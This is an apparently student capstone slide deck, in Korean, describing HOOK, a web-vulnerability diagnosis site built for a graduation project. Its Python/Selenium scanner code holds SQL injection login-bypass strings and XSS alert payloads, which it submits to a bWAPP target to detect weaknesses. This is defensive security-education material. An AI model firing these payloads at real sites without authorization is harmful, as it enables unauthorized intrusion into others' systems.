2023.11.01
3조 약해지지말조

HOOK - Web Vurnerability Analysis Service

웹 취약점 진단 서비스 개발

지도교수 양환석 교수님
이유진
이다연
이지원
신하린

목차

01 프로젝트 개요 — 프로젝트 배경 및 필요성, 프로젝트 주제 및 목적, 팀원소개 및 역할분담, 프로젝트 추진일정

02 프로젝트 개발 — 프로젝트 구성도, 프로젝트 개발환경, 진단도구 개발, 웹사이트 개발

03 프로젝트 결론 — 프로젝트 결과, 프로젝트 기대효과

01. 프로젝트 개요


- 프로젝트 배경 및 필요성
- 프로젝트 주제 및 목적
- 팀원소개 및 역할분담
- 프로젝트 추진일정

01. 프로젝트 개요

프로젝트 배경 및 필요성

2022 웹 취약점 공격 동향

(작년) 2022 월별 웹 공격 건 수



3월 - 국내 명품 쇼핑몰 발란
관리자 계정 방치, 167만건 정보유출

7월 - 중국 공안시스템
데이터베이스 취약점, 10억 명 개인정보 유출

8월 - 애플 보안 취약점 긴급 보고

다양한 취약점을 파고드는
웹 공격으로 대규모 피해가 발생

01. 프로젝트 개요

프로젝트 배경 및 필요성

2022 웹 취약점 공격 동향

01

제로데이 취약점의 등장

Apache Log4j, Spring4Shell 등 각종 위험률이 높은 새로운 취약점들이 등장하고 있습니다. 그에 따라 이를 악용하여 지속적으로 웹 해킹을 시도하는 공격도 증가하고 있는 추세입니다.

02

코로나로 인한 IT산업 활성화

코로나로 인하여 사람들의 외부 활동이 감소함과 동시에 IT 산업은 더욱 활성화되어 오고 있는 상황입니다. 그 영향으로 홈페이지 제작, 관리 플랫폼의 수요가 증가하게 되었지만 SQL Injection, XSS 등 기본적으로 제거해야할 취약점이 조치되지 않아 그대로 노출되어 문제가 되고 있습니다.

03

과거 버전에 존재하는 취약점

OpenSSL, SQLite, MS Exchange Server 등 시스템의 구 버전에 존재한 오래된 취약점들이 재등장하고 있습니다. 이 취약점들은 최신 버전을 사용하는 경우라면 큰 문제를 야기하지 않을 것이라는 의견의 제기되고 있지만, 그러한 사고가 낮은 보안수준으로 이어졌을 때, 큰 위험을 부담하게 될 수 있다는 우려의 목소리도 나타나고 있습니다.

01. 프로젝트 개요

프로젝트 배경 및 필요성

2022 웹 취약점 공격 동향

2022년의 웹 취약점 공격 동향 분석 결과

웹 공격의 40% 이상이 **정보유출**을 목적

➡ **민간, 기업, 국가를 대상**으로 많은 **피해**

따라서,

지속적으로 웹 보안에 관심을 가지고 기초적인 부분에 충실하여

웹 취약점 점검 및 조치를 통해 피해를 예방해야 하는 것이 중요합니다.

동시에 새롭게 등장하는 취약점의 동향을 모니터링하고

최신 패치를 적용하여 웹 보안 강화에 주의를 기울여야 합니다.

01. 프로젝트 개요

프로젝트 주제 및 목적

웹 취약점 자동 진단 웹 사이트 HOOK

'웹 취약점 자동 진단 웹 사이트'

01 웹취약점 점검 — OWASP에서 발표한 보안 취약점 TOP 10을 점검항목으로 우선 선정하여 더욱 실질적인 보안 점검 가능

02 자동화 진단도구 — 자동화 진단도구를 통해 빠른 점검이 가능

03 진단이력 비교 — 과거 진단이력이 존재하는 경우, 현재 진단이력과 비교할 수 있도록 하여 지속적으로 취약점 점검에 관심을 갖도록 유도

04 진단보고서 작성 — 존재하는 취약 항목과 이에 대한 대응책을 보고서 형식으로 제공하여 취약점을 미리 검토하고 예방하는데에 도움

01. 프로젝트 개요

팀원소개 및 역할분담

			
이유진	이다연	이지원	신하린
진단도구 & DB	프론트엔드 & 백엔드	진단도구 & DB	DB & 백엔드

01. 프로젝트 개요

프로젝트 추진일정


-	추진 내용	3월	4월	5월	6월	7월	8월	9월	10월	11월
기획	자료조사 및 설계									
개발	진단도구 및 웹사이트 제작									
테스트	진단도구 웹사이트 연동 및 웹서비스 테스트									
마무리	보고서 작성 및 졸업 발표회 준비									

02. 프로젝트 개발

- 프로젝트 구성도
- 프로젝트 개발환경
- 진단도구 개발
- 웹사이트 개발

02. 프로젝트 개발 내용

프로젝트 구성도



02. 프로젝트 개발 내용

프로젝트 개발환경

프론트엔드

EJS Tailwind CSS

백엔드 (웹서버)

node.js

진단스크립트

python™

데이터베이스

MySQL®

02. 프로젝트 개발 내용

진단도구 개발

설명

OWASP에서 발표한 보안 취약점 TOP 10을 기반으로 만들어진 bWAPP을 활용하여,
웹 사이트에 있는 20가지의 웹 취약점 항목을 점검하도록 하는
Python 자동화 진단 도구를 개발하였습니다.

번호	이름	번호	이름
1	SQL Injection (로그인)	11	약한 문자열 강도
2	SQL Injection (검색)	12	LDAP Injection
3	PHP CODE Injection	13	XML/XPath Injection
4	관리자 페이지 노출	14	불충분한 인증
5	디렉터리 리스팅	15	Insecure DOR
6	Stored XSS	16	Base 64 취약점
7	세션 고정 취약점	17	Restrict Folder Access
8	쿠키 변조 취약점	18	XSS
9	리다이렉트 취약점	19	Security Misconfiguration
10	CSRF	20	Blind SQL Injection

02. 프로젝트 개발 내용

진단도구 개발

[진단스크립트 중 'SQL Injection Login']

```
def SI_Login(url):  # SQL Injection
    print("\n[SQL Injection(login)]")
    global si_login_json

    urls = url + "/sqli_3.php"

    inject = [
        "' or 1 = 1 -- ",
        "' or 'a' = 'a' -- ",
        "' or 'a' = 'a' # ",
        "' or 1=1 #",
        "' or '1' ='1",
        "' or ''='",
        "' or 1 = 1 /*",
    ]

    count = 0
```

```
    for i in inject:
        driver.get(urls)
        login1 = driver.find_element(By.ID, "login")
        login1.send_keys(i)
        passwd = driver.find_element(By.ID, "password")
        passwd.send_keys("test")
        driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
        main = driver.find_element(By.ID, "main")
        services = main.find_elements(By.TAG_NAME, "p")
        for wel in services:
            wel = wel.text
            if "Welcome" in wel:
                count += 1

    if count > 0:
        print("성공한 로그인 횟수 :", count)
        print("SQL Injection(Login) 취약")
        si_login_json = "risk"
    else:
        print("SQL Injection(Login) 안전")
        si_login_json = "safe"
```

*SQL Injection(로그인)*은 공격자가 악의적인 SQL 쿼리문을 로그인 폼에 입력하여 데이터베이스에 접근하는 공격입니다.
악의적인 SQL 쿼리문을 로그인 폼에 삽입하였을 때 로그인에 성공하면 해당 취약점에 대해 취약하다고 판단하였습니다.

02. 프로젝트 개발 내용

진단도구 개발

[진단스크립트 중 'XSS']

```python
def XSS(url):  # XSS
    print("\n[XSS]")
    global XSS_json
    count = 0

    XSS = url + "/xss_login.php"

    lines = [
        "' or <svg/onload=alert('XSS 1')>",
        "' or <script>alert('XSS 2')</script>",
        "'; <script>alert('XSS 3')</script>",
        "' or <body onload=alert('XSS 4')>",
        "<img src=x onerror=\"alert('XSS 5')\">",
        "<iframe src=\"javascript:alert('XSS 6');\"></iframe>",
    ]

    count = 0
```

```python
    for payload in lines:
        try:
            driver.get(XSS)
            input_box = driver.find_element(By.ID, "login")
            input_box.send_keys(payload)
            time.sleep(1)
            driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
            driver.get(XSS)  # 한 번 해야지 구문에 맞게 인식 -> alert 확인을 위해서
        except UnexpectedAlertPresentException:
            time.sleep(1)
            count += 1

    if count > 0:
        print("XSS 취약")
        XSS_json = "risk"
    else:
        print("XSS 안전")
        XSS_json = "safe"
```

*XSS*는 웹사이트에 악성 스크립트를 삽입하여 실행되게 하는 공격입니다.
입력 폼에 XSS 구문을 넣었을 때 alert창이 발생하면 해당 취약점에 대해 취약하다고 판단하였습니다.

02. 프로젝트 개발 내용

웹사이트 개발

메인

[메인 페이지]

설명

Express.js로 서버를 구현하고 기능을 개발하였으며,
EJS로 동적인 웹 페이지를 구성하고
tailwindCSS를 이용하여 페이지를 디자인하였습니다.

사용자가 웹 취약점 진단 사이트 HOOK를 이용함으로써
편리하게 웹 취약점을 점검할 수 있고,
진단 보고서를 통해 추후 대응에 대한 효용성을 느낄 수
있도록 제작하였습니다.


관리자 페이지를 제작하여 관리자가 모든 회원의 정보와
취약점 진단 요청 관련 사항들을 확인하여,
서비스 관리에 도움이 될 수 있도록 하였습니다.

02. 프로젝트 개발 내용

웹사이트 개발


회원가입 / 로그인

[회원가입 페이지]



모든 항목 입력 후, 회원가입 및
카카오 회원가입(최초 로그인 시 회원가입)

[로그인 페이지]




기존 로그인 및 카카오 로그인

02. 프로젝트 개발 내용

웹사이트 개발


나의정보 / 점검항목

[나의정보 페이지]



기본 정보 확인 및
비밀번호 변경, 회원탈퇴

[점검항목 페이지]



20가지 점검항목에 대한 설명


02. 프로젝트 개발 내용

웹사이트 개발

진단서비스

[진단서비스 페이지]

진단서비스 수행단계 확인




로그인 시, URL 조회 가능

02. 프로젝트 개발 내용

웹사이트 개발

진단결과

[진단결과 페이지]



URL주소, 점검일자, 과거 진단이력, 취약항목, 대응방안 출력


PDF 웹취약점_진단결과

다운로드 버튼을 통해,
진단보고서 PDF 파일 저장


02. 프로젝트 개발 내용

웹사이트 개발


어드민



[어드민 회원정보 페이지]



[어드민 진단요청목록 페이지]




[어드민 메인 페이지]

03. 프로젝트 결론

- 프로젝트 시연영상
- 프로젝트 결과
- 프로젝트 기대효과

03. 프로젝트 결론

시연영상



03. 프로젝트 결론

프로젝트 결과

본 프로젝트는, 웹 취약점을 자동으로 점검할 수 있는 도구와 이에 대한 사용자 인터페이스를 개발하였습니다.

이 프로젝트의 진단 도구는 Brute Force, CSRF, XSS 등 다양한 웹 취약점을 효과적으로 탐지할 수 있으며,
이를 통해 웹사이트의 보안 상태를 개선하는 데에 도움을 줄 수 있습니다.

또한, 사용자 인터페이스인 웹 페이지에서 진단 서비스 및 결과 보고서를 제공하여
사용자가 편리하게 웹 취약점을 점검하고 대응할 수 있으며, 사용자의 지속적인 취약점 보안 행보를 유도할 수 있습니다.

보완 사항으로, 더 많은 종류 웹 취약점을 탐지 할수 있도록 도구를 개선하는 것이 필요하며
동시에 더욱 안전한 사용자 인터페이스를 제공하기 위해 DB 서버의 분리가 이루어져야 합니다.

03. 프로젝트 결론

프로젝트 기대효과

웹사이트 보안수준 향상

웹 취약점을 진단할 수 있는 사이트를 제공하여 취약점을 점검하고 그 결과를 토대로 해결 방안을 제시함으로써 웹 사이트를 안전하게 구축하고 관리하는 것을 기대할 수 있습니다.

점검 시간과 비용 절감

자동화된 취약점 진단 도구를 이용하여 취약점 진단에 대한 시간과 비용을 절감시킬 수 있으며, 발견된 취약점에 대해 빠르게 대응할 수 있습니다.

지속적인 보안 점검 유도

진단 보고서 작성 시, 과거 진단이력과 현재 진단 이력을 비교해줌으로써 해당 웹 사이트의 보안 동향을 파악할 수 있도록하고 보안 취약점에 대한 관심과 지속적인 점검을 유도할 수 있습니다.

THANK YOU
Q&A